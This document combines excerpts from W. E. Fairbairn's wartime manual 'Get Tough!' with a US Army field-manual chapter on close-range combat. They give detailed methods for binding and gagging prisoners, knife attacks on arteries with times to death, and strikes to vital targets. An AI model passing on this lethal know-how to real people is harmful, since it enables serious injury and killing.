Note. - Methods No. 2 (the point, up under the chin) and No. 5 (the center, into the "Adam's apple") are finishing-off or killing blows, but you must first bring your opponent into the position that permits you to deal them effectively. Method No. i (the point across the stomach) will, on account of its unexpectedness, enable you to accomplish this, and your attack should always start with the stomach attack.


GET TOUGH!
How to win in hand-to-hand fighting

As taught to the british commandos and the U.S. armed forces



W. E. FAIRBAIRN

NO. 26 - VARIOUS METHODS OF SECURING A PRISONER

All raiding parties should have among their equipment a small roll of adhesive tape, preferably of one or more inches in width, and a length of silk rope or cord, about a quarter of an inch in diameter and about five yards in length, for gagging and securing a prisoner whom they wish to leave unguarded.

To Gag a Prisoner.- Force a piece of cloth or a lump of turf into his mouth; then place two or more strips of adhesive tape, approximately four and a half inches in length, firmly over his mouth, taking care not to cover his nostrils.

Tying the Highwayman's Hitch.--This knot should be practised on' a pole or the back of a chair, until it can be done in the dark.

1. Holding the cord with a short end (about two feet), pass it behind the pole, with the short end to the left and the long to the right (Fig. 94).
2. Pass the long end, in a loop, up and over the pole and through the loop held in the left hand. Then pull down on the short end with the right hand (Fig. 95).

3. Pass the short end of the cord, in a loop, up and over the pole and through the loop held in the left hand, and form the knot shown in Fig. 96.
4. Holding the loop in the left hand, pull down on the long end of the cord, pass the left hand through the loop and then pull on both ends of the cord and tie two half-hitches to prevent slipping (Fig. 97).

NO. 26 - VARIOUS METHODS OF SECURING A PRISONER (cont.)

A - From the Handcuff Hold

Fig. 98




Fig. 99

1. Throw your prisoner to the ground on his stomach, tying his wrists together behind his back by means of the High-way man's Hitch, as in Fig. 98, and force his arms well up his back.
2. Pass the cord around his neck; then back and around his wrists again; then bend his legs backwards and tie his legs together, as in Fig. 99.

Note. - If your prisoner keeps still, he will not hurt himself, but should he attempt to struggle, he will most likely strangle himself.

NO. 26 - VARIOUS METHODS OF SECURING A PRISONER (cont.)

B -"The Grape Vine"

Select a tree, post, or lamp-post of about seven inches in diameter.

1. Make your prisoner climb on the tree as in Fig. 100.
2. Place his right leg around the front of the tree, with his foot to the left. Place his left leg over his right ankle, as in Fig. 101, and take his left foot back behind the tree.
3. Force him well down the pole until the weight of his body locks his left foot around the tree, as in Fig. 102.



Fig. 100 Fig. 101 Fig. 102

Note. - Even though you have left your prisoner's hands free, it will, if he has been forced well down the tree, be almost impossible for him to escape. Normally, the average man placed in this position would get cramp in one or both legs within ten to fifteen minutes, when it is not at all unlikely that he would throw himself backwards. This would kill him.
Caution. - To release your prisoner: Two persons are necessary, one on either side. Take hold of his legs and lift him up the tree; then unlock his legs.

NO. 26. - VARIOUS METHODS OF SECURING A PRISONER (cont.)

Ñ - The Chair
A chair with an open back is preferable.

1. Force your prisoner to sit on the chair, pass one of his arms through the back and the other arm around it, and tie his wrists together by means of the Highwayman's Hitch

(Fig. 103).
2. Tie the upper part of his arms to the chair, one on either side (Fig. 104).
3. Tie both feet to the chair - one on either side - with only the toes of his boots resting on the ground, as in Fig. 105.
4. Gag him, if necessary.



Fig. 103

Fig. 104



Fig. 105





NO. 26 - VARIOUS METHODS OF SECURING A PRISONER (cont.)

D - A Substitute for Handcuffs

The following method, whereby one man can effectively control two to six prisoners, may be found very useful. A police baton, night stick, or hunting crop, preferably fitted with a cord thong, as in Fig. 106, is all that is required.



1. Cut your prisoners' trouser-belts and/or suspenders, then thoroughly search them for concealed weapons.
2. Make them all put their right wrists through the loop of the thong, and twist the baton until the thong cuts well into their wrists (Fig. 107). Then march them off.

As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

NO. 27 - BREAKAWAYS FROM "COME-ALONG" GRIPS

A number of so called "come-along" grips are frequently demonstrated and taught as being 100 per cent perfect, and impossible, once secured, for any man to escape. Under certain circum-stances it would, indeed, be difficult and painful to escape them;
also it might result in a badly strained ligament. Nevertheless, any man of average build and strength can, with at least a 50 per cent chance of success, not only break away from these holds, but he will also be in a position from which he can with ease break his opponent's limbs and, if necessary, kill him.
Two fairly well-known holds that are so regarded are shown on the opposite page:
Fig. 108 - Police Come-Along Grip, and Fig. 109 - Collar and Wrist Hold.



Fig. 108

Fig. 109

You must face the fact that a man fighting for his life or to prevent capture is a vastly different person from one you may meet in competition. It is an established fact that a man in fear of death will be prepared to undertake the lifting of five times the weight he would in normal times, also that he can, under such circum-stances, take about five times the usual amount of punishment,

Tills is not said with the idea of preparing you to take a lot of punishment should you attempt to break either of these holds, but simply to show you that even if you fail, you will not be in a much worse position than you were originally.

The question will be asked: "Why is it that these holds have been so commonly accepted as being unbreakable?" The answer is:

Those of us who have made a study of the art of attack and defense well know that the average student is too inclined to demonstrate his prowess on his friends after only a few lessons, and before he has mastered even the initial movements. This often results in broken bones, etc. Further, the counter-measures used to break holds such as these are drastic in the extreme, and are shown to students only after they have proved beyond doubt that they would not willfully mis-apply them.

NO. 27 - BREAK-AWAYS FROM "COME-ALONG" GRIPS (cont.)

Note. - It is presumed that your opponent is not acquainted with the counter-methods you intend to apply.

Fig. 110

Fig. 111

A - Your Opponent Has Hold of You as in Fig. 108

1. Exaggerate the pain you are receiving by shouting or groaning. Try to be out of step with him, which makes it easier to apply your counter. Only resist sufficiently to prevent him from being suspicious.
2. Do not be in a hurry to apply your counter. The opening will be there every time he puts the weight of his body on his left foot.
3. Smartly jab the outside of your right leg against the outside of his left leg, forcing his leg inwards, and break it (Fig. 110), simultaneously pulling your right arm towards you, which, in addition to increasing the force of your leg blow, also permits you to bend your arm and break his hold. If necessary, apply the edge-of-the-hand blow on the back of his neck with your left hand, and kill him.

Â - Your Opponent Has Hold of You as in Fig. 109

1. As in the previous method, wait until your opponent is off his guard and only resist slightly.
2. Turn sharply around towards your left-hand side, simultaneously bending your legs at the knees and your head forward to permit your head to go under his left arm. Then straighten up your head. (These movements, in addition to twisting his arm, will lock his left hand in the back of your collar.) Strike the elbow of his left arm a vicious upward jab with the palm of your right hand, as in Fig. in. If necessary, follow up with a chin jab with your left hand, or knee to the testicles with either knee.

NO. 28 - USE OF THE KNIFE

In close-quarters fighting there is no more deadly weapon than the knife. An entirely unarmed man has no certain defense against it, and, further, merely the sudden flashing of a knife is frequently enough to strike fear into your opponent, causing him to lose confidence and surrender.

In choosing a knife there are two important factors to bear in mind: balance and keenness. The hilt should fit easily in your hand, and the blade should not be so heavy that it tends to drag the hilt from your fingers in a loose grip. It is essential that the blade have a sharp

stabbing point and good cutting edges, because an artery torn through (as against a clean cut) tends to contract and stop the bleeding. If a main artery is cleanly severed, the wounded man will quickly lose consciousness and die.

The Fairbairn-Sykes Fighting Knife (shown on the opposite page) developed by the author and a colleague, is highly recommended as possessing the requisite qualities. This knife and similar types have found wide favor among experts.

There are many positions in which the knife can be carried. Selection of this position depends upon individual preference based on length of arm, thickness of body, etc. The following considerations, however, should always be borne in mind. A quick draw (an essential in knife fighting) can not be accomplished unless the sheath is firmly secured to the clothing or equipment. More over, speed on the draw can be accomplished only by constant daily practice. The author favors a concealed position, using the left hand, for in close-quarters fighting, the element of surprise is the chief ingredient of success.

NO. 28 - USE OF THE KNIFE (cont.)

Certain arteries are more vulnerable to attack than others, because of their being nearer the surface of the skin, or not being protected by clothing or equipment. Don't bother about their names so long as you can remember where they are situated.

In the accompanying diagram (Fig. 112), the approximate positions of the arteries are given. They vary in size from the thickness of one's thumb to that of an ordinary pencil. Naturally, the speed at which loss of consciousness or death takes place will depend upon the size of the artery cut.

The heart or stomach, when not protected by equipment, should be attacked. The psychological effect of even a slight wound in the stomach is such that it is likely to throw your opponent into confusion.

EXPLANATION OF FIG. 112

No.	Name of Artery	Size	Depth below Surface in inches	Loss of Consciousness in seconds	Death
1....	Brachial	Medium	½	14	1½ Min.
2....	Radial	Small	¼	30	2 "
3....	Carotid	Large	1½	5	12 Sec.
4....	Subclavian	Large	2½	2	3½ "
5....	(Heart)	—	3½	Instantaneous	3 "
6....	(Stomach)	—	5	Depending on depth of cut	



Fig. 112


NO. 28 - USE OF THE KNIFE (concl.)



Method of Making the Cut

Artery #i. Knife in the right hand, attack opponent's left arm with a slashing cut outwards, as in Fig. A.

Artery #2. Knife in the right hand, attack opponent's left wrist, cutting downwards and inwards, as in Fig. B.

Artery #3. Knife in right hand, edges parallel to ground, seize opponent around the neck from behind with your left arm, pulling his head to the left. Thrust point well in; then cut sideways. See Fig. C.

Artery #4. Hold knife as in Fig. D; thrust point well in downwards; then cut.

Note. - This is not an easy artery to cut with a knife, but, once cut, your opponent will drop, and no tourniquet or any help of man can save him.
Heart #5. Thrust well in with the point, taking care when attacking from behind not to go too high or you will strike the shoulder blade.
Stomach #6. Thrust well in with the point and cut in any direction.
Note. - It knife is in left hand, when attacking arteries #1 and #2, reverse the above and attack opponent's right arm.

W. E. FAIRBAIRN

NO. 29 - THE SMATCHET

The psychological reaction of any man, when he first takes the smatchet in his hand, is full justification for its recommendation as a fighting weapon. He will immediately register all the essential qualities of a good soldier-confidence, determination, and aggressiveness.
Its balance, weight, and killing power, with the point, edge, or pommel, combined with the extremely simple training necessary to become efficient in its use, make it the ideal personal weapon for all those not armed with a rifle and bayonet.
Note. - The smatchet is now in wide use throughout the British armed forces. It is hoped that it will soon be adopted by the United States Army.



Fig. 113 Fig. 114 Fig. 115



Carrying, Drawing, and Holding

1. The smatchet should be carried in the scabbard on the left side of the belt, as in Fig.



113. This permits one to run, climb, sit, or lie down.
Note.-A.ny equipment at present carried in this position should be removed to another place.



2. Pass the right hand through the thong and draw upwards with a bent arm (Fig. 114).
3. Grip the handle as near the guard as possible, cutting edge downwards (Fig. 115).

NO. 29 - THE SMATCHET (cont.)

Close-In Blows

1. Drive well into the stomach (Fig. 116).
2. "Sabre Cut" to right-low of neck (Fig. 117).
3. Cut to left-low of neck (Fig. 118).
4. Smash up with pommel, under chin (Fig. 119).

Fig. 116

As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

NO. 30 - DISARMING AN OPPONENT OF HIS PISTOL

You are held up with a pistol and ordered to put your hands up. The fact that you have not been shot on sight clearly shows that your opponent wants to take you as a prisoner or is afraid to fire, knowing that it will raise an alarm.
Lead him to suppose, by your actions, manner, etc., that you are scared to death, and wait until he is close up to you. Provided that all your movements are carried out with speed, it is possible for you to disarm him, with at least a ten to one chance of success.

A - Disarming from in Front

1. Hold your hands and arms as in Fig. 123.
2. With a swinging downward blow of your right hand, seize your opponent's right wrist, simultaneously turning your body sideways towards the left. This will knock the pistol clear of your body (Fig. 124). Note that the thumb of your right hand is on top.
3. Seize the pistol with the left hand as in Fig. 125.
4. Keeping a firm grip with the right hand on his wrist, force the pistol backwards with your left hand, and knee him or kick him in the testicles (Fig. 126).

Note. - All the above movements must be one rapid and continuous motion.

Fig. 123

Fig. 124



Fig. 125

Fig. 126

NO. 30 - DISARMING AN OPPONENT OF HIS PISTOL (cont.)

Â - Disarming from in Front (Alternative Method)

It will be noted that in this method the initial attack is made with the left hand instead of the right as was demonstrated in the previous method.

1. Hold your hands and arms as in Fig. 127.
2. With a swinging downward blow of your left hand, thumb on top, seize your opponent's right wrist, simultaneously turning your body sideways, towards your right. This will knock the pistol clear of your body (Fig. 128).
3. Seize the pistol with the right hand, as in Fig. 129.
4. Keeping a firm grip with your left hand on his wrist, bend his wrist and pistol backwards; at the same time, knee him in the testicles (Fig. 130).

Fig. 127

Fig. 128

Fig. 129

Fig. 130

NO. 30 - DISARMING AN OPPONENT OF HIS PISTOL (cont.)

Ñ - Disarming from Behind


1. Hold your arms as in Fig. 131.
2. Turn rapidly inwards towards your left-hand side, passing your left arm over and around your opponent's right forearm, as near the wrist as possible, and bring your left hand up your chest (Fig. 132).
   Note. - It is impossible for him to shoot you or release his arm from this grip.
3. Immediately the arm is locked, knee him in the testicles with your right knee and chin-jab him with your right hand, as in Fig. 133.

Fig. 131

Fig. 132

Fig. 133

Note. - If the knee blow and chin jab do not make him release his hold of the pistol, go after his eyes with the fingers of your right hand.



NO. 30 - DISARMING AN OPPONENT OF HIS PISTOL (cent.)

D - Disarming from behind (Alternative Method)

The difference between this method and that shown on the previous page is that the initial attack is made with your right arm instead of your left.

1. Hold your arms as in Fig. 134.
2. Turn rapidly outwards towards your right-hand side, pass-ing your right arm over and around your opponent's right forearm, as near the wrist as possible, and bring your right hand up your chest (Fig. 135).
   Note. - As in the previous method, it is impossible for him to shoot you or release his arm from this grip.
3. Immediately the arm is locked, strike your opponent across the throat, as near the "Adam's apple" as possible, with an edge-of-the-hand blow of your left hand, as in Fig. 136.

Note. - Should your opponent not release his hold of the pistol, follow up by pressing with your right leg on the outside of his right leg, as in Fig. 137, and break his leg.

NO. 30 - DISARMING AN OPPONENT OF HIS PISTOL (concl.)

E - Disarming a Third Party

It is quire possible that, upon coming around a corner, you find one of your own men being held up, as in Fig. 138.

1. Come up on your opponent's pistol arm, seize his pistol and hand from underneath, simultaneously coming down hard with your left hand on his arm, just above the elbow pint (Fig. 139).
2. Jerk his hand upwards and backwards, and force his elbow upwards with your left hand, at the same time pivoting inwards on your left foot. Continue the pressure of your right hand in a downward direction (Fig. 140).

Fig. 138

Fig. 139

Fig. 140

Note A.-This will cause him to release his hold of the pistol; if necessary, knee him in the testicles with your right knee.
Note Â.-The initial upward movement of the pistol (2) is recommended in preference to a downward blow because the pistol is jerked away from the direction of your own man very quickly, and it also permits you to obtain a hold of his pistol hand, from which you can force him to release his hold of the weapon. Further, your own man can, by means of a kick to the opponent's testicles, considerably help you in disarming.

ïðåäûäóùàÿ

CHAPTER 4

MEDIUM-RANGE COMBATIVES

In medium-range combatives, two opponents are already within touching distance. The arsenal of possible body weapons includes short punches and strikes with elbows, knees, and hands. Head butts are also effective; do not forget them during medium-range combat. A soldier uses his peripheral vision to evaluate the targets presented by the opponent and choose his target. He should be aggressive and concentrate his attack on the opponent's vital points to end the fight as soon as possible.

4-1. VITAL TARGETS

The body is divided into three sections: high, middle, and low. Each section contains vital targets (Figure 4-1, pages 4-5 and 4-6). The effects of striking these targets follow:

a. **High Section.** The high section includes the head and neck; it is the most dangerous target area.

(1) ***Top of the head.*** The skull is weak where the frontal cranial bones join. A forceful strike causes trauma to the cranial cavity, resulting in unconsciousness and hemorrhage. A severe strike can result in death.

(2) ***Forehead.*** A forceful blow can cause whiplash; a severe blow can cause cerebral hemorrhage and death.

(3) ***Temple.*** The bones of the skull are weak at the temple, and an artery and large nerve lie close to the skin. A powerful strike can cause unconsciousness and brain concussion. If the artery is severed, the resulting massive hemorrhage compresses the brain, causing coma and or death.

(4) ***Eyes.*** A slight jab in the eyes causes uncontrollable watering and blurred vision. A forceful jab or poke can cause temporary blindness, or the eyes can be gouged out. Death can result if the fingers penetrate through the thin bone behind the eyes and into the brain.

(5) ***Ears.*** A strike to the ear with cupped hands can rupture the eardrum and may cause a brain concussion.

(6) ***Nose.*** Any blow can easily break the thin bones of the nose, causing extreme pain and eye watering.

(7) ***Under the nose.*** A blow to the nerve center, which is close to the surface under the nose, can cause great pain and watery eyes.

(8) ***Jaw.*** A blow to the jaw can break or dislocate it. If the facial nerve is pinched against the lower jaw, one side of the face will be paralyzed.

(9) ***Chin.*** A blow to the chin can cause paralysis, mild concussion, and unconsciousness. The jawbone acts as a lever that can transmit the force of a blow to the back of the brain where the cardiac and respiratory mechanisms are controlled.

(10) ***Back of ears and base of skull.*** A moderate blow to the back of the ears or the base of the skull can cause unconsciousness by the jarring effect on the back of the brain. However, a powerful blow can cause a concussion or brain hemorrhage and death.

(11) ***Throat.*** A powerful blow to the front of the throat can cause death by crushing the windpipe. A forceful blow causes extreme pain and gagging or vomiting.

(12) ***Side of neck.*** A sharp blow to the side of the neck causes unconsciousness by shock to the carotid artery, jugular vein, and vagus nerve. For maximum effect, the blow should be focused below and slightly in front of the ear. A less powerful blow causes involuntary muscle spasms and intense pain. The side of the neck is one of the best targets to use to drop an opponent immediately or to disable him temporarily to finish him later.

(13) ***Back of neck.*** A powerful blow to the back of one's neck can cause whiplash, concussion, or even a broken neck and death.

b. **Middle Section.** The middle section extends from the shoulders to the area just above the hips. Most blows to vital points in this region are not fatal but can have serious, long-term complications that range from trauma to internal organs to spinal cord injuries.

(1) ***Front of shoulder muscle.*** A large bundle of nerves passes in front of the shoulder joint. A forceful blow causes extreme pain and can make the whole arm ineffective if the nerves are struck just right.

(2) ***Collarbone.*** A blow to the collarbone can fracture it, causing intense pain and rendering the arm on the side of the fracture ineffective. The fracture can also sever the brachial nerve or subclavian artery.

(3) ***Armpit.*** A large nerve lies close to the skin in each armpit. A blow to this nerve causes severe pain and partial paralysis. A knife inserted into the armpit is fatal as it severs a major artery leading from the heart.

(4) ***Spine.*** A blow to the spinal column can sever the spinal cord, resulting in paralysis or in death.

(5) ***Nipples.*** A large network of nerves passes near the skin at the nipples. A blow here can cause extreme pain and hemorrhage to the many blood vessels beneath.

(6) ***Heart.*** A jolting blow to the heart can stun the opponent and allow time for follow-up or finishing techniques.

(7) Solar plexus. The solar plexus is a center for nerves that control the cardiorespiratory system. A blow to this location is painful and can take the breath from the opponent. A powerful blow causes unconsciousness by shock to the nerve center. A penetrating blow can also damage internal organs.

(8) ***Diaphragm.*** A blow to the lower front of the ribs can cause the diaphragm and the other muscles that control breathing to relax. This causes loss of breath and can result in unconsciousness due to respiratory failure.

(9) ***Floating ribs.*** A blow to the floating ribs can easily fracture them because they are not attached to the rib cage. Fractured ribs on the right side can cause internal injury to the liver; fractured ribs on either side can possibly puncture or collapse a lung.

(10) ***Kidneys.*** A powerful blow to the kidneys can induce shock and can possibly cause internal injury to these organs. A stab to the kidneys induces instant shock and can cause death from severe internal bleeding.

(11) ***Abdomen below navel.*** A powerful blow to the area below the navel and above the groin can cause shock, unconsciousness, and internal bleeding.

(12) ***Biceps.*** A strike to the biceps is most painful and renders the arm ineffective. The biceps is an especially good target when an opponent holds a weapon.

(13) ***Forearm muscle.*** The radial nerve, which controls much of the movement in the hand, passes over the forearm bone just below the elbow. A strike to the radial nerve renders the hand and arm ineffective. An opponent can be disarmed by a strike to the forearm; if the strike is powerful enough, he can be knocked unconscious.

(14) ***Back of hand.*** The backs of the hands are sensitive. Since the nerves pass over the bones in the hand, a strike to this area is intensely painful. The small bones on the back of the hand are easily broken and such a strike can also render the hand ineffective.

c. **Low Section.** The low section of the body includes everything from the groin area to the feet. Strikes to these areas are seldom fatal, but they can be incapacitating.

(1) ***Groin.*** A moderate blow to the groin can incapacitate an opponent and cause intense pain. A powerful blow can result in unconsciousness and shock.

(2) ***Outside of thigh.*** A large nerve passes near the surface on the outside of the thigh about four finger-widths above the knee. A powerful strike to this region can render the entire leg ineffective, causing an opponent to drop. This target is especially suitable for knee strikes and shin kicks.

(3) ***Inside of thigh.*** A large nerve passes over the bone about in the middle of the inner thigh. A blow to this area also incapacitates the leg and can cause the opponent to drop. Knee strikes and heel kicks are the weapons of choice for this target.

(4) ***Hamstring.*** A severe strike to the hamstring can cause muscle spasms and inhibit mobility. If the hamstring is cut, the leg is useless.

(5) ***Knee.*** Because the knee is a major supporting structure of the body, damage to this joint is especially detrimental to an opponent. The knee is easily dislocated when struck at an opposing angle to the joint's normal range of motion, especially when it is bearing the opponent's weight. The knee can be dislocated or hyperextended by kicks and strikes with the entire body.

(6) ***Calf.*** A powerful blow to the top of the calf causes painful muscle spasms and also inhibits mobility.

(7) ***Shin.*** A moderate blow to the shin produces great pain, especially a blow with a hard object. A powerful blow can possibly fracture the bone that supports most of the body weight.

(8) ***Achilles tendon.*** A powerful strike to the Achilles tendon on the back of the heel can cause ankle sprain and dislocation of the foot. If the tendon is torn, the opponent is incapacitated. The Achilles tendon is a good target to cut with a knife.

(9) ***Ankle.*** A blow to the ankle causes pain; if a forceful blow is delivered, the ankle can be sprained or broken.

(10) ***Instep.*** The small bones on the top of the foot are easily broken. A strike here will hinder the opponent's mobility.




Figure 4-1. Vital targets.



Figure 4-1. Vital targets (continued).

4-2. STRIKING PRINCIPLES

Effective striking with the weapons of the body to the opponent's vital points is essential for a victorious outcome in a hand-to-hand struggle. A soldier must be able to employ the principles of effective striking if he is to emerge as the survivor in a fight to the death.

a. **Attitude.** Proper mental attitude is of primary importance in the soldier's ability to strike an opponent. In hand-to-hand combat, the soldier must have the attitude that he will defeat the enemy and complete the mission, no matter what. In a fight to the death, the soldier must have the frame of mind to survive above all else; the prospect of losing cannot enter his mind. He must commit himself to hit the opponent continuously with whatever it takes to drive him to the ground or end his resistance. A memory aid is, "Thump him and dump him!"

b. **Fluid Shock Wave.** A strike should be delivered so that the target is hit and the weapon remains on the impact site for at least a tenth of a second. This imparts all of the kinetic energy of the strike into the target area, producing a fluid shock wave that travels into the affected tissue and causes maximum damage. It is imperative that all strikes to vital points and nerve motor points are delivered with this principle in mind. The memory aid is, "Hit and stick!"

c. **Target Selection.** Strikes should be targeted at the opponent's vital points and nerve motor points. The results of effective strikes to vital points are discussed in paragraph 4-1. Strikes to nerve motor points cause temporary mental stunning and muscle motor dysfunction to the affected areas of the body. Mental stunning results when the brain is momentarily disoriented by overstimulation from too much input—for example, a strike to a major nerve. The stunning completely disables an opponent for three to seven seconds and allows the soldier to finish off the opponent, gain total control of the situation, or make his escape. Sometimes, such a strike causes unconsciousness. A successful strike to a nerve motor center also renders the affected body part immovable by causing muscle spasms and dysfunction due to nerve overload. (Readily available nerve motor points are shown in Figure 4-1, pages 4-5 and 4-6.)

(1) Jugular notch pressure point. Located at the base of the neck just above the breastbone; pressure to this notch can distract and take away his balance. Pressure from fingers jabbed into the notch incurs intense pain that causes an the opponent to withdraw from the pressure involuntarily.

(2) ***Suprascapular nerve motor point.*** This nerve is located where the trapezius muscle joins the side of the neck. A strike to this point causes intense pain, temporary dysfunction of the affected arm and hand, and mental stunning for three to seven seconds. The strike should be a downward knife-hand or hammer-fist strike from behind.

(3) ***Brachial plexus origin.*** This nerve motor center is on the side of the neck. It is probably the most reliable place to strike someone to stun them. Any part of the hand or arm may be applied—the palm heel, back of the hand, knife hand, ridge hand, hammer fist, thumb tip, or the forearm. A proper strike to the brachial plexus origin causes—

- Intense pain.
- Complete cessation of motor activity.
- Temporary dysfunction of the affected arm.
- Mental stunning for three to seven seconds.
- Possible unconsciousness.

(4) ***Brachial plexus clavicle notch pressure point.*** This center is behind the collarbone in a hollow about halfway between the breastbone and the shoulder joint. The strike should be delivered with a small-impact weapon or the tip of the thumb to create high-level mental stunning and dysfunction of the affected arm.

(5) ***Brachial plexus tie-in motor point.*** Located on the front of the shoulder joint, a strike to this point can cause the arm to be ineffective. Multiple strikes may be necessary to ensure total dysfunction of the arm and hand.

(6) ***Stellate ganglion.*** The ganglion is at the top of the pectoral muscle centered above the nipple. A severe strike to this center can cause high-level stunning, respiratory dysfunction, and possible unconsciousness. A straight punch or hammer fist should be used to cause spasms in the nerves affecting the heart and respiratory systems.

(7) ***Cervical vertebrae.*** Located at the base of the skull, a strike to this particular vertebrae can cause unconsciousness or possibly death. The harder the strike, the more likely death will occur.

(8) ***Radial nerve motor point.*** This nerve motor point is on top of the forearm just below the elbow. Strikes to this point can create dysfunction of the affected arm and hand. The radial nerve should be struck with the hammer fist or the forearm bones or with an impact weapon, if available. Striking the radial nerve can be especially useful when disarming an opponent armed with a knife or other weapon.

(9) ***Median nerve motor point.*** This nerve motor point is on the inside of the forearm at the base of the wrist, just above the heel of the hand. Striking this center produces similar effects to striking the radial nerve, although it is not as accessible as the radial nerve.

(10) ***Sciatic nerve.*** A sciatic nerve is just above each buttock, but below the belt line. A substantial strike to this nerve can disable both legs and possibly cause respiratory failure. The sciatic nerve is the largest nerve in the

body besides the spinal cord. Striking it can affect the entire body, especially if an impact weapon is used.

(11) ***Femoral nerve.*** This nerve is in the center of the inside of the thigh; striking the femoral nerve can cause temporary motor dysfunction of the affected leg, high-intensity pain, and mental stunning for three to seven seconds. The knee is best to use to strike the femoral nerve.

(12) ***Common peroneal nerve motor point.*** The peroneal nerve is on the outside of the thigh about four fingers above the knee. A severe strike to this center can cause collapse of the affected leg and high-intensity pain, as well as mental stunning for three to seven seconds. This highly accessible point is an effective way to drop an opponent quickly. This point should be struck with a knee, shin kick, or impact weapon.

4-3. SHORT PUNCHES AND STRIKES

During medium-range combat, punches and strikes are usually short because of the close distance between fighters. Power is generated by using the entire body mass in motion behind all punches and strikes.

a. **Hands as Weapons.** A knowledge of hand-to-hand combat fighting provides the fighter another means to accomplish his mission. Hands can become deadly weapons when used by a skilled fighter.

(1) ***Punch to solar plexus.*** The defender uses this punch for close-in fighting when the opponent rushes or tries to grab him. The defender puts his full weight and force behind the punch and strikes his opponent in the solar plexus (Figure 4-2), knocking the breath out of his lungs. The defender can then follow-up with a knee to the groin, or he can use other disabling blows to vital areas.



Figure 4-2. Punch to solar plexus.



Figure 4-3. Thumb strike to throat.

(2) Thumb strike to throat. The defender uses the thumb strike to the throat (Figure 4-3) as an effective technique when an opponent is rushing him or trying to grab him. The defender thrusts his right arm and thumb out and strikes his opponent in the throat-larynx area while holding his left hand high for protection. He can follow up with a disabling blow to his opponent's vital areas.



Figure 4-4. Thumb strike to shoulder joint.

(3) Thumb strike to shoulder joint. The opponent rushes the defender and tries to grab him. The defender strikes the opponent's shoulder joint or upper pectoral muscle with his fist or thumb (Figure 4-4). This technique is painful and renders the opponent's arm numb. The defender then follows up with a disabling movement.

(4) ***Hammer-fit strike to face.*** The opponent rushes the defender. The defender counters by rotating his body in the direction of his opponent and by striking him in the temple, ear, or face (Figure 4-5). The defender follows up with kicks to the groin or hand strikes to his opponent's other vital areas.



Figure 4-5. Hammer-fist strike to face.

(5) ***Hammer-fist strike to side of neck.*** The defender catches his opponent off guard, rotates at the waist to generate power, and strikes his opponent on the side of the neck (carotid artery) (Figure 4-6) with his hand clenched into a fist. This strike can cause muscle spasms at the least and may knock his opponent unconscious.



Figure 4-6. Hammer-fist strike to side of neck.



Figure 4-7. Hammer-fist to pectoral muscle.

(6) ***Hammer fist to pectoral muscle.*** When the opponent tries to grapple with the defender, the defender counters by forcefully striking his opponent in the pectoral muscle (Figure 4-7). This blow stuns the opponent, and the defender immediately follows up with a disabling blow to a vital area of his opponent's body.

Figure 4-8. Hook punch to solar plexus or floating ribs.

(7) ***Hook punch to solar plexus or floating ribs.*** The opponent tries to wrestle the defender to the ground. The defender counters with a short hook punch to his opponent's solar plexus or floating ribs (Figure 4-8). A sharply delivered blow can puncture or collapse a lung. The defender then follows up with a combination of blows to his opponent's vital areas.

(8) ***Uppercut to chin. The*** defender steps between his opponent's arms and strikes with an uppercut punch (Figure 4-9) to the chin or jaw. The defender then follows up with blows to his opponent's vital areas.



Figure 4-9. Uppercut to chin.

(9) ***Knife-hand strike to side of neck.*** The defender executes a knife-hand strike to the side of his opponent's neck (Figure 4-10) the same way as the hammer-fist strike (Figure 4-6, page 4-11) except he uses the edge of his striking hand.

Figure 4-10. Knife-hand strike to side of neck.

(10) ***Knife-hand strike to radial nerve.*** The opponent tries to strike the defender with a punch. The defender counters by striking his opponent on the top of the forearm just below the elbow (radial nerve) (Figure 4-11) and uses a follow-up technique to disable his opponent.

Figure 4-11. Knife-hand strike to radial nerve.

(11) ***Palm-heel strike to chin.*** The opponent tries to surprise the defender by lunging at him. The defender quickly counters by striking his opponent with a palm-heel strike to the chin (Figure 4-12), using maximum force.

Figure 4-12. Palm-heel strike to chin.

(12) ***Palm-heel strike to solar plexus.*** The defender meets his opponent's rush by striking him with a palm-heel strike to the solar plexus (Figure 4-13). The defender then executes a follow-up technique to his opponent's vital organs.

Figure 4-13. Palm-heel strike to solar plexus.

(13) ***Palm-heel strike to kidneys.*** The defender grasps his opponent from behind by the collar and pulls him off balance. He quickly follows up with a hard palm-heel strike to the opponent's kidney (Figure 4-14). The defender can then take down his opponent with a follow-up technique to the back of his knee.

Figure 4-14. Palm-heel strike to kidneys.

b. **Elbows as Weapons.** The elbows are also formidable weapons; tremendous striking power can be generated from them. The point of the elbow should be the point of impact. The elbows are strongest when kept in front of the body and in alignment with the shoulder joint; that is, never strike with the elbow out to the side of the body.

(1) **Elbow *strikes.*** When properly executed, elbow strikes (Figures 4-15 through 4-21, pages 4-18 through 4-22) render an opponent ineffective. When using elbow strikes, execute them quickly, powerfully, and repetitively until the opponent is disabled.



Figure 4-15. Elbow strike to face.



Figure 4-16. Elbow strike to temple.



Figure 4-17. Rising elbow strike.



Figure 4-18. Elbow strike to head.



Figure 4-19. Elbow strike to solar plexus.



Figure 4-20. Elbow strike to biceps.



Figure 4-21. Elbow strike to inside of shoulder.

(2) ***Repetitive elbow strikes.*** The attacker on the right throws a punch (Figure 4-22, Step 1).

The defender counters with an elbow strike to the biceps (Figure 4-22, Step 2). The attacker follows with a punch from his other arm.

The defender again counters with an elbow strike to the shoulder joint (Figure 4-22, Step 3). He next strikes with an elbow from the opposite side to the throat.



Figure 4-22. Repetitive elbow strikes.

c. Knees as Weapons. When the knees are used to strike opponents, they are especially potent weapons and are hard to defend or protect against. Great power is generated by thrusting the hips in with a knee strike; however, use the point of the knee as the impact surface. All knee strikes should be executed repetitively until the opponent is disabled. The following techniques are the most effective way to overpower or disable the opponent.

(1) ***Front knee strike.*** When an opponent tries to grapple with the defender, the defender strikes his opponent in the stomach or solar plexus with his knee (Figure 4-23). This stuns the opponent and the defender can follow up with another technique.

Figure 4-23. Front knee strike.

(2) ***Knee strike*** **to** ***outside of thigh. The*** defender delivers a knee strike to the outside of his opponent's thigh (common peroneal nerve) (Figure 4-24). This strike causes intense pain and renders the opponent's leg ineffective.



Figure 4-24. Knee to outside of thigh.

(3) ***knee strike to inside of thigh.*** An effective technique for close-in grappling is when the defender delivers a knee strike to the inside of his opponent's thigh (peroneal nerve) (Figure 4-25). The defender then executes a follow-up technique to a vital point.

Figure 4-25. Knee to inside of thigh.

